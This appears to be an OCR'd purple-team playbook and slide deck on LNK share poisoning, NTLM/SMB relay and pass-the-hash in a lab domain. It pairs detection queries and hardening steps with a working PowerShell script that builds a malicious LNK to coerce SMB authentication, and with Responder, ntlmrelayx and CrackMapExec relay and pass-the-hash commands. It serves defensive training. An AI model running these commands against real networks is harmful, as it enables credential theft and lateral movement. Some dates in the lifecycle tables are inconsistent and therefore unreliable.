APT0040.1

SMB Relay and Pass the ash

- LNK Drop
- SMB Relay
- Pass the Hash

MITRE – T1171 – Credential Access
MITRE – T1075 – Lateral Movement
MITRE – T1550 – Alt. Auth Material

Lifecycle Walkthrough - Goal Setting


The Ingest: Known Threat (T1550 + T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- LNK and File Share Poisoning
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks



Purple Team Lifecycle Walkthrough

1. Risk / Threat / Ingest: Pass the Hash Attacks
   - Challenging to detect
   - Security analyst technique
   - Also ATT&CK ID T1550.002
2. Planning:
   - Lab environment ready?
   - Optics stack online?
   - Analysts geared up?

ID: T1550.002

Sub-technique of: T1550

Tactics: Defense Evasion, Lateral Movement

Platforms: Windows

Data Sources: Authentication logs

Defense Bypassed: System Access Controls

CAPEC ID: CAPEC-644

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Attack Walkthrough – Generate LNK File

3. Attack! - Generate and drop the malicious LNK file.

Code (PowerShell):


```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing \\dc01\labs triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```


Attack Walkthrough – LNKGen GIF

3. Attack! - Generate and drop the malicious LNK file.

Attack Walkthrough – Share Visitor Auth Hijack


3. Attack! - Hijack the client SMB request.





Attack Walkthrough – Catching PtH in Real-Time

4. Hunt / Defend! - Use Recovered Hash to Catch the Attack



Hunt and Defend Methodology

How will hunting/defending work?

Detection of a successful Pass-the-Hash attack includes several facto

- Event ID: 4624
- Logon Process Name: NTLMSSP
- Logon Type: 3 (Network)
- User Reported SID: NULL / NOBODY (S-1-0-0)

Toggling the fields listed below produces probable pass-the-hash detection

- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**

10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
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
Adjusting to Threat



5. Adjust and Harden


- Implement controls for limiting LLMNR and NBNS
- SMB signing enforcement
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training
- Convert Sigma rule for the query listed below to your SIEM's format

event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

APTLC Playbook

6. Report

- Simplify alignment to APTLC
- Allow for effective Collaboration
- Prove Effectiveness
- Document Work
- Simplify Change Management
- Requests for Production Deployment of Security and Configuration



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Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay

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- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend
- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

APT Lifecycle Ingest and Research	• Lifecycle Type: **Attack Simulation** • Lifecycle Objective: **Alert, Defend**	• Ingest Source: Known Threat • **MITRE T1171** https://attack.mitre.org/techniques/T1110/ • **MITRE T1075** https://attack.mitre.org/techniques/T1075/
	• Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirements.	

Attack methodology	• Use Responder to capture authentication packets off network.
	`./Responder.py -I ens160`
	• Use impacket ntlmrelayx.py to relay captured hashes to other systems.
	`./ntlmrelayx.py -t ws10-01.lab.defensiveorigins.com -smb2support`
	• Cause workstation to query invalid file share location	

Defense methodology	• Search within optics stack for evidence of execution of password spray. Select the logs-endpoint-winevent-security-* index Toggle the event. Action, event_status_value, and user_name fields as columns The hunt involves timeline analysis and inspection of log entries. Note event.code 4776 and event_status_value "Account logon with misspelled or bad password"	
Lifecycle Adjustments	• Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters • Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ • Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.	

Change Management	• Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. • Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. • Rollback: Unassign GPOs.
Lessons Learned	• LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems.

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- Lifecycle Kickoff: 15/JUL/2020
- Simulation Start: 1/JUL/2020
- Simulation End: 18/JUL/2020
- Configuration Identified: 16/JUL/2020
- Change Management Referred 16/JUL/2020
- Configuration Deployed: 18/JUL/2020

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Next Section – Planning, Ingest, Attack (Steps 1-3)

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	☐ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious file that can cause silent SMB authentication.	

Attack methodology	☐ Use an LNK to create hostile network share locations. Create LNK with PowerShell and copy the resultant LNK file to network shares where user has write privileges.
	`$objShell = New-Object -ComObject WScript.Shell`
	`$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")`
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	☐ Cause workstation to query invalid file share location	

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Next Section – Hunt and Defend (Steps 4)

Defense methodology	▯ Search within optics stack for evidence of execution of relay or pass-the-hash attack. Select the logs-endpoint-winevent-security-* index The following combined events run as a query produce high-fidelity pass-the-hash results. • event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp This produces very few false positives. Including the src_ip_addr field produces accurate results.

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Next Section – Adjust / Harden, Report (Steps 5, 6)

Lifecycle Adjustments	☐ Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters ☐ Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ ☐ Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.
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Lessons Learned

New Techniques Learned?

- LNK-based Share Poisoning
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

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
Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

Has the organization's security posture been improved?



https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/

Pass the Hash Summary

Attack Methodology

Toolkit Locations

https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/lgandx/Responder
https://github.com/SecureAuthCorp/impacket

Commands

```
Responder.py -I eth0
ntlmrelayx.py -smb2support -t <targetIP>
cme smb 10.1.1.10 -u user -H <ntHash>
```

Detect Methodology

Event IDs

```
4624, 4625 (logon success / logon fail)
```

Elastic Query

```
event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp
```

MITRE ATT&CK Maps

```
https://attack.mitre.org/software/S0174/
T1550.002: Use Alternate Authentication Material
T1557.001: LLMNR Poisoning / SMB Relay
```

Audit Policy Mapping

Windows Security Log (4624 and 4625 are logged by default)
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Defense Methodology

Enforce SMB Signing > Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options
Deny Network Logons > Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment

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